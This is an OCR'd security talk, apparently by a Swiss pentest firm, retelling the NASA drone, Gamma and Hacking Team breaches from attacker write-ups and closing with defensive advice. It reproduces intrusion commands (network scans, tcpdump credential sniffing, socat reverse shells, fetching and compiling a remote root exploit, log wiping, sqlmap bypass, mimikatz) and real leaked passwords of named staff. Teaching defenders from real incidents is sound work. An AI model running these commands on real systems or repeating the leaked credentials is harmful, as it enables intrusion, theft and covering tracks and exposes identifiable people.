Anonsec – OpNasaDrones

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

NASA's Global Hawk

HACKERS ALLEGEDLY HIJACK DRONE AFTER MASSIVE BREACH AT NASA

Hackers release 631 aircraft and radar videos, 2,143 flight logs and data on 2,414 employees


Mikael Thalen | Infowars.com - JANUARY 31, 2016 Comments

TODAY ON THE

WATCH NOW

Hackers Allegedly Hijack Drone After Ma

TOP STORIES



January 2016

Buying access to NASA

Step 1: Buy access to NASA computer

(3:24) == Shimo7even [root@onion.land] has joined #64616e74657320696e6665726e6f

(3:25) Shimo7even : br00te told me DA **willing to sell access**?

(3:25) é¬¼ä½¬ : **yes, NASA still**

(3:26) -REDACTED- : Nothing interesting on this server but **it would serve as a good foothold in the network**

(3:50) d3f4ult : **Awww, was hoping it was rooted :(**

(3:50) -REDACTED- : No but we **fingerprinted many outdated systems in the network**

(3:51) Sh1n0d4 : well thats good enough for me, wbu shimo?

(3:53) Shimo7even : !sendbtc -REDACTED- -REDACTED-REDACTED-REDACTED-REDACTED-

(3:53) Sh1n0d4 : Well thats a yes haha

Analyse compromised machine

Unfortunately, this box was running the **latest version of debian** and **didnt have any local root CVEs(publicly)**

and we failed to spear phish the root passwd... luckily MA saved the day with his **2014 bypasses & symlink exploits.**

With this we were able to simulate root in a new linux directory and run any command. This allowed us to move tools/utils/modules (get-pip.py/eggs)/0days to the box as needed

https://cyberbdx.wordpress.com/2014/02/17/bypass-symlink-100-mauritania-attacker/ ??

Step 1: Map network

1) Once we had access to a box in the network..

[MapNet] Here are just a few simple commands to **scan active nodes within a network:**

```
arp
nast -m
ip neigh
AngryIpScanner (has GUI)
arp-scan -l -I eth0
ping -b 192.168.1.255
smbtree -NS 2>/dev/null
nbtscan 192.168.1.1-255
fping -a -g 192.168.1.0/24 2> /dev/null
nmap -sP 192.168.1.0/24 or nmap -sn 192.168.1.0/24
for ip in $(seq 1 254); do ping -c 1
192.168.1.$ip>/dev/null; [ $? -eq 0 ] && echo
"192.168.1.$ip UP" || : ; done
```

Step 1.1: DNS Reconnaisance

2) Next to get a **broader view of their entire network,** we started probing **whois and reverse-whois lookups on the ip addresses** and domain names we found, as well as registrars info(ex. "222 S Mill Avenue" inurl:domaintools). Also running Bluto & fierce.pl to find ip leaks via DNS zone transfers. If scans are fruitful with new hosts found, repeat steps 1&2 on the new addresses. Do this until you cant find any more hosts.

Tools used:

- Google Hacking
- Bluto (DNS recon | Brute forcer | DNS Zone Transfer | Email Enumeration)
- fierce.pl (Fierce is a semi-lightweight scanner that helps locate non-contiguous IP space and hostnames against specified domains.)

Step 2: Portscan

3) Once we started seeing other connected nodes on the same LAN, it was time to run some **port scans** and do some passive OS/BIOS fingerprinting. (unicornscan && onetwopunch.sh or **nmap NSE scripts** come in handy here)

Tools used:

- Nmap
- Unicornscan (faster NMAP)
- Onetwopunch.sh (connect those two)

Step 3: Exploit - Overview

4) After mapping some nodes, scanning ports and fingerprinting; we started **looking up CVE's for the different versions** of operating systems and the various services running.

(Linux_Exploit_Suggester.pl, unix-privesc-check, nikto.pl, uniscan and CobaltStrike are the best for automating this process)

Tools used:

- Linux_exploit_suggester.pl (local; checks kernel version)
- Unix-privsec-check (local; finds misconfigurations)
- Nikto.pl (web; finds hidden directories/fiels)
- Uniscan (web; scans for include files or command execution vuln's)
- CobaltStrike (Professional Red Team Tool)

Step 3: Exploit - Web

6)* If the site is being used as a **public server** or for any type of database storage, it will most likely **have a CMS** (content management system) with a cpanel. So try running cmsmap.py, wpscan.rb or joomscan.pl.

7)* If the server has **any kind of web application** on it, try running wapiti and w3af.

Tools used:

- Cmsmap.py (automates the process of detecting security flaws of the most popular CMSs)
- Wpscan.rb (a black box WordPress vulnerability scanner)
- Joomscan.pl (scans Joomla Sites)

- Wapiti (allows you to audit the security of your web applications)
- W3af (Web Application Attack and Audit Framework)

Step 3: Exploit - Web

9) **Scanners are great for those of us who are either busy or lazy, but they also tend to generate alot of false positive results.** One of the most important steps is to use something like dirbuster and manually browse various .xml, .js, .php and php.in files source for

SQLi, XSS, LFI, RFI, FPD, HostHeaderAttacks etc[this requires decent programming and exploitation knowledge to spot possible configuration errors,insecure functions or unsanitized inputs i.e _SERVER["HTTP_HOST"]], unserialize(), popen() , strcmp(), exec(), system(), shell_exec(), escapeshellcmd(), passthru(), create_function(), pcntl_exec(), eval() & many many more!

Step 3: Exploit - Bruteforce

5) Any system running **RDP/VNC/SSH/MYSQL** should always be **bruteforced** because its common for administrators to either leave the default login or to use an extremely common passwd.

[22][ssh] **login: root** **password: root**

1 of 1 target successfully completed, 1 valid password found in 0.32s

Step 3: Exploit

8)* If there are any firewalls, switches or routers found in the network, try running nipper (SonicWALL lol).

Step 3: Exploit Humans

10)* If that comes up with nothing then its either **brute forcing a login, spear phishing a login with XSS or SEing a login or passwd reset.** (hacked VPSs/RDPs, proxies, hydra+wordlists && some burner sims/phones or VoiP servers or hacked Skype accs are a definite must have for this)

11) Always target the most vulnerable nodes first(minus false positives). //They have many WinXP & unpatched Ubuntu servers btw

- WinXP Local SYSTEM privilege escalation: CVE-2013-5065
- Ubuntu Local root exploit: CVE-2014-0038

Step 4: Passively gain credentials

12) **Everytime we gained access to a new box we always left a packet sniffer running** to hopefully get some http/ftp/smtp/imap/pop3 logins:

```
tcpdump -i eth0 port http or port ftp or port smtp or port imap or port pop3 -l -A | egrep -i 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|password=||name=|name:|pass:|user:|username:|password:|login:|pass |user ' --color=auto --line-buffered -B20
```

```
ngrep -q -W byline "GET|POST HTTP"
```

```
dsniff -m
```

Step 5: Enable Pivoting

13) **Pivoting** is great for all kinds of things like bypassing firewalls & getting reverse shells **w/ statically linked copy of socat** to drop on target:

```
target$ socat exec:'bash -
li',pty,stderr,setsid,sigint,sane tcp-listen:PORTNUM
host$ socat file:`tty`,raw,echo=0 tcp-
connect:localhost:PORTNUM

socat tcp-l:PORT,reuseaddr,fork exec:./getloggedbro.sh
socat TCP-LISTEN:1337,fork
SOCKS4A:127.0.0.1:gmail.com:80,socksport=31337
socat -v tcp-listen:1337,reuseaddr tcp:nasa.gov:80
socat tcp-listen:1337,reuseaddr -
```

Step 5: Enable Pivoting

14) Also installing **squid proxies** on various rooted linux systems was extremely helpful for quickly bypassing firewalls and network IP restrictions, especially when trying to query login systems only accessible from within NASA facilities.

Step 6: Local Priv Escalation

Here was our longest foothold in the network. **This server had a lot of neglect** and hadnt been updated in months, both ssh & vnc were active. Lucky for us, the sysadmins obviously arent up-to-date with current CVE's, or else they would have known several of their Ubuntu 3.8.0-29 systems were vuln to a fresh **local root exploit CVE-2014-0038**

```
jensen@27workstation239:~$ mkdir .getrekt && cd .getrekt && wget --no-check-certificate https://ghostbin.com/paste/bx337/raw -O getrekt.c && gcc getrekt.c -o getrekt
root@27workstation239:~/.getrekt# id
uid=0(root) gid=0(root) groups=0(root)
```

Step 6.1: Kill logs

```
root@27workstation239:~/.getrekt# wget --no-check-certificate
https://ghostbin.com/-REDACTED-REDACTED- -O killthegibson.sh &&
./killthegibson.sh
..
...//
         KILL THE GIBSON!!!
                                        Rodger that...


…
Deleted [+].../tmp/logs
Deleted [+].../root/.bash_history
Deleted [+].../root/.ksh_history
Deleted [+].../root/.bash_logout
Deleted [+].../usr/local/apache/logs
Deleted [+].../usr/local/apache/log
Deleted [+].../var/apache/logs
…
YOUR TRACES HAVE BEEN SUCCESSFULLY ERASED FROM THE SERVER! â”€=â‰¡Î£(((
ã◙â—•Ù„Íœâ—•)ã◙
```

Step 7: Jensen Workstation

Basically so far we breached and even rooted many vulnerable NASA systems but what we found next was the most intriguing. **From this point in their internal network we could see ALOT more systems and networked devices popping up in scans that were not previously visible** before from other machines and external scans.(This means local boxes on their intra network aka ip ranges 192.168.-.-, 172.16.-.-, 10.0.-.-) Scanning from our most recently rooted Ubuntu system, we fingerprinted yet another identical Ubuntu system, that (praise Cthulu) was vulnerable to CVE-2014-0038 also. It was too easy that most of us thought these might be honeypots lol **Luckily for us our tcpdump sniffed some ftp login credentials to the other box that was reused for SSH also** (shouts to Jensen, Eric J for continued massive OpSec failure looooooooool).

Step 7: Jensen Workstation

Being the overachiever that Shimo7even is, he did both. **Setup a squid proxy on a rooted Ubuntu box** as well as **configuring socat to portforward** SSH connections. Once we rooted this outdated Ubuntu system, we left tcpdump running in the background like usual **to sniff plaintext http/ftp/smtp/imap/pop3 credentials**. Even setup some **SSLstriping, DNSspoof w/ another tcpdump** because we noticed some https traffic(port443). After scanning the network (yet again) from our newest vantage point, **we could see several networked storage devices (NAS)** with pretty crazy obvious names DRONE_BACKUPS, DRONE_BACKUPS2, DRONE_BACKUPS3. These turned out to be some 2TB WD My Book World Edition's to be exact.

Step 7: Jensen Workstation

However after running a quick portscan on the NAS devices, we noticed only ports 21 & 80 were active(no SSH wtf).

Tried both default login combinations on 21&80 but they had been changed... surprisingly. Did some research and **found a vulnerability in the firmware update process that allows you to redirect the perl script towards a malicious url and execute arbitrary commands**, resulting in an RCE as root 0day(similar to CVE-2013-2251).

Step 7: Jensen Workstation

Anyways, after another 2 1/2 weeks we found our golden fucking ticket to the chocolate factory, an **HTTP login** to one of the NAS devices. ^_^ Our homeboi Eric Jensen saved the day (once again) by **getting caught by yet another tcpdump**, andddd you know our boi Jensen always rocking some ub3r sekret creds.. (seriously ty Jensen for basically handing us ur creds, again.. do you even htop bro?? lol)

```
> cat dump03.csv
jensen:jensen123   // wow, such password, many secure XD XD
```

And this single HTTP login worked on ALL FUCKING 3 NAS DEVICES!!!!!

Overview

Spend $$$ for initial access in DMZ

Scan everything for vulnerabilities

Got access to a workstation of admin, weak password

Local privilege escalation because of old Ubuntu

Setup proxy/socat chains to tunnel out

Tcpdump/sslstrip on every rooted box to gain credentials

Create exploit for weak update process for WD NAS

List of tools

```
>cat scp_tools.txt
~Map Network~
nast -m
reverse-ip lookups
whois & reverse-whois
dirbuster
[MapNet]

~Scan Ports/Fingerprint/Enumerate~
unicornscan && onetwopunch.sh
Nmap NSE - NFS - SMB
LinEnum.sh
linuxprivchecker.py
fierce.pl
Bluto
dnswalk
Network Miner
```

```
~Vuln Scanner~
Linux_Exploit_Suggester.pl
unix-privesc-check
nikto.pl
wpscan.rb
joomscan.pl
uniscan
wapiti
w3af
nipper

~ Bruteforce ~
hydra w/ passwd lists
```

List of tools

```
~ 0days ~
Mauritania Attackers 2014 bypasses &
r00t Symlink Exploits
CVE-2013-5065
CVE-2014-0038
WD My Book World Edition SSH root remote
enable

~ Packet Capture/Sniffers/Recovery ~
wireshark
tcpdump
dsniff
mimikatz
egrep
```

Hack Back: gamma

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

Hack Back

Hack Back! A DIY Guide for Those Without the Patience to Wait for Whistleblowers, August 2014

New User Gamma International Leaked self.Anarchism

1798

Submitted 1 year ago by PhineasFisher

See wikipedia, or this research, or some of their sales documents on wikileaks for background.

Basically it's a European company that sells computer hacking and spying software to governments and police agencies. Two years ago their software was found being widely used by gov
Bahrain, to hack and spy on the computers and phones of journalists and di
that makes FinFisher) denied having anything to do with it, saying they only
governments, and those authoritarian regimes most have stolen a copy.

And that's the end of the story until a couple days ago when I hacked in anc
Gamma's networks. I have hard proof they knew they were selling (and still
attack Bahraini activists, along with a whole lot of other stuff in that 40GB

Here's a torrent of all the data. Please download and seed. Here's a twitter f
interesting stuff I find in there, starting off slow to build up rather than just

I assumed the hacking would be the hard part and once I got the data it wo
something. But it turn's out without any media access or idea how that shit
actually kind of hard. Please share and seed the torrent!

269 comments share save hide report

Hacking Team, a controversial Italian company that sells spyware to governments and law enforcement agencies around the world, has been massively and embarrassingly hacked.

More than 400GB of highly sensitive data about clients and operations has been leaked online for anyone to download, and reveals the company has been doing business with countries such as Sudan, which are on the UN blacklist, despite it telling a UN investigation that it had no business relationship with the African country.

In most major cyberattacks, attribution is typically difficult, if not impossible. Just look at the huge Sony hack from November 2014. We are still debating who was behind that attack despite huge international attention and investigations from the FBI and highly regarded security company Mandiant.

Unless someone sticks their hand in the air and explicitly says: "I did it," then it is very hard to say for certain who is behind a particular attack.

In the case of the Hacking Team attack, while there has been no Anonymous-like bragging that Hacking Team "got pwned" one person has quietly indicated that it is behind the attack.

More about Hacking Team

- Scotland Yard received bid from Hacking Team
- Hacking Team leak shows trade in cyberweapons needs to be addressed
- Italian taxpayers 'funded' Hacking Team selling spy tools to oppressive regimes
- Hacking Team sold spy software to blacklisted Sudan and 'stonewalled UN investigation'
- Hacking Team tools sold to oppressive regimes Sudan, Bahrain and Kazakhstan

-[3]- Mapping out the target

Basically I just repeatedly use **fierce**, **whois** lookups on IP addresses and domain names, and **reverse whois** lookups to find all IP address space and domain names associated with an organization.

Hack Back

-[4]- Scanning & Exploiting

1) Is it exposing something it shouldn't?
2) Is it horribly misconfigured?
3) Is it running an old version of software, or vulnerable to a public exploit?
4) Browse them.
5) Run nikto
6) Identify what software is being used on the website. WhatWeb is useful [1]
7) Depending on what software the website is running, use more specific tools like wpscan, CMS-Explorer, and Joomscan.

Hack Back

5) **Custom coded web apps are more fertile ground for bugs** than large widely used projects, so try those first. I use ZAP

6) **For the non-custom software they're running, get a copy to look at.** If it's free software you can just download it. If it's proprietary you can usually pirate it. If it's proprietary and obscure enough that you can't pirate it you can buy it (lame) or find other sites running the same software using google, find one that's easier to hack, and get a copy from them.

Hack Back

For finsupport.finfisher.com the process was:

I view the page source to find a URL I can search on (index.php isn't exactly unique to this software). I pick Scripts/scripts.js.php, and google:
allinurl:"Scripts/scripts.js.php"

I find there's a handful of other sites using the same software, all coded by the same small webdesign firm. It looks like each site is custom coded but they share a lot of code. **So I hack a couple of them to get a collection of code written by the webdesign firm.**

Hack Back

- google allinurl:"Scripts/scripts.js.php" and find the other sites
- Notice they're all **sql injectable in the first url parameter I try.**
- Realize they're running Apache ModSecurity so I need to use sqlmap with the option:

  -tamper='tamper/modsecurityversioned.py'

Hack Back

Root over 50% of linux servers you encounter in the wild with two easy scripts, **Linux_Exploit_Suggester**, and **unix-privesc-check**

finsupport was running the latest version of **Debian with no local root exploits, but unix-privesc-check returned:**

```
WARNING: /etc/cron.hourly/mgmtlicensestatus is
run by cron as root. The user
www-data can write to
/etc/cron.hourly/mgmtlicensestatus
WARNING: /etc/cron.hourly/webalizer is run by
cron as root. The user www-data
can write to /etc/cron.hourly/webalizer
```

Hack Back

The next step is to look around the local network of the box you hacked. This is pretty much the same as the first Scanning & Exploiting step, except that from behind the firewall many more interesting services will be exposed.

A tarball containing a statically linked copy of nmap and all its scripts that you can upload and run on any box is very useful for this. The various nfs-* and especially smb-* scripts nmap has will be extremely useful.

Hack Back

TL;DR

- Found finfisher support website with DNS (finsupport)
- Hacked other companies using same/similar software
- Found SQL injection in finsupport
- Logged in, uploaded shell via ticket attachment
- Local privilege escalation with misconfigured cron
- Scan & Exploit from this box
- Repeat

Hacking the “Hacking Team”

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch


Hacking Hacking Team


Hacking Team was a company that helped governments hack and spy on journalists, activists, political opposition, and other threats to their power. And, occasionally, on actual criminals and terrorists.

Vincenzetti, the CEO, liked to end his emails with the fascist slogan "boia chi molla". It'd be more correct to say "boia chi vende RCS". They also claimed to have technology to solve the "problem" posed by Tor and the darknet [13].

http://pastebin.com/raw/0SNSvyjJ

Hacking Hacking Team





--[4 - Information Gathering]

Although it can be tedious, this stage is very important, since the larger the attack surface, the easier it is to find a hole somewhere in it.

1) Google

2) Subdomain Enumeration

3) Whois lookups and reverse lookups

4) Port scanning and fingerprinting

----[4.2 - Social Information]

For social engineering, it's useful to have information about the employees, their roles, contact information, operating system, browser, plugins, software, etc. Some resources are

1) Google
2) theHarvester and recon-ng
3) LinkedIn
4) Data.com
5) File Metadata

--[5 - Entering the network]

----[5.1 - Social Engineering]

----[5.2 - Buying Access]

----[5.3 - Technical Exploitation]

Hacking Team had **very little exposed to the internet.** For example, unlike Gamma Group, their customer support site needed a client certificate to connect. What they had was their main website (a **Joomla blog** in which Joomscan [2] didn't find anything serious), **a mail server, a couple routers, two VPN appliances,** and a **spam filtering appliance.**

So, I had three options:
look for a 0day in Joomla,
look for a 0day in postfix,
or look for a 0day in one of the embedded devices.

A 0day in an embedded device seemed like the easiest option, **and after two weeks of work reverse engineering, I got a remote root exploit**.

Post Exploitation

I did a lot of work and testing before using the exploit against Hacking Team.

I wrote a backdoored firmware, and compiled various post-exploitation tools for the embedded device. The backdoor serves to protect the exploit. Using the exploit just once and then returning through the backdoor makes it harder to identify and patch the vulnerabilities.

Internal Network

Now inside their internal network, **I wanted to take a look around and think about my next step.** I started Responder.py in analysis mode (-A to listen without sending poisoned responses), and did a slow scan with nmap.

Internal Network: iSCSI

Although it was fun to listen to recordings and see webcam images of Hacking Team developing their malware, it wasn't very useful. Their insecure backups were the vulnerability that opened their doors. **According to their documentation [1], their iSCSI devices were supposed to be on a separate network, but nmap found a few in their subnetwork 192.168.1.200/24**

Internal Network: Backups

I forwarded the port so that I could mount it from a VPS:

and **find backups of various virtual machines**. The Exchange server seemed like the most interesting. It was too big too download, but it was possible to mount it remotely to look for interesting files:

Internal Network: Local Admin

What interested me most in the backup was seeing if it had a password or hash that could be used to access the live server. **I used pwdump, cachedump, and lsadump [1] on the registry hives.** lsadump found the password to the besadmin service account:

It worked! The password for besadmin was still valid, and a local admin. I used my proxy and metasploit's psexec_psh [4] to get a meterpreter session. Then I migrated to a 64 bit process, ran **"load kiwi" [5], "creds_wdigest"**, and got a bunch of passwords, including the Domain Admin:

Internal Network: AD Creds

```
HACKINGTEAM BESAdmin bes32678!!!
HACKINGTEAM Administrator uu8dd8ndd12!
HACKINGTEAM c.pozzi P4ssword <---- lol great sysadmin
HACKINGTEAM m.romeo ioLK/(90
HACKINGTEAM l.guerra 4luc@=.=
HACKINGTEAM d.martinez W4tudul3sp
HACKINGTEAM g.russo GCBr0s0705!
HACKINGTEAM a.scarafile Cd4432996111
HACKINGTEAM r.viscardi Ht2015!
HACKINGTEAM a.mino A!e$$andra
HACKINGTEAM m.bettini Ettore&Bella0314
HACKINGTEAM m.luppi Blackou7
HACKINGTEAM s.gallucci 1S9i8m4o!
```

Conclusion

Company networks are insecure

Web weaknesses are vast, and easy and reliable to exploit

Conclusion

How to be secure?

- Patch,
- Secure Passwords,
- Human-Processes
- Also: Segmentation, Defense in Depth

Verify!

- Perform Penetration tests!
- (that's coincidently what I do…)

Conclusion

How to memory corruption exploits

- Metasploit Framework (Free)
- Core Impact ($$$'$$$)
- Vupen / Zerodium (selling 0-days to GOV etc.)
- Organized Crime (Dedicated Exploit writers für $$$$$)

APT (Advanced Persistent Threat)

- Advanced = "They were better than us"
- Persistent = "We didn't realize they were inside for months"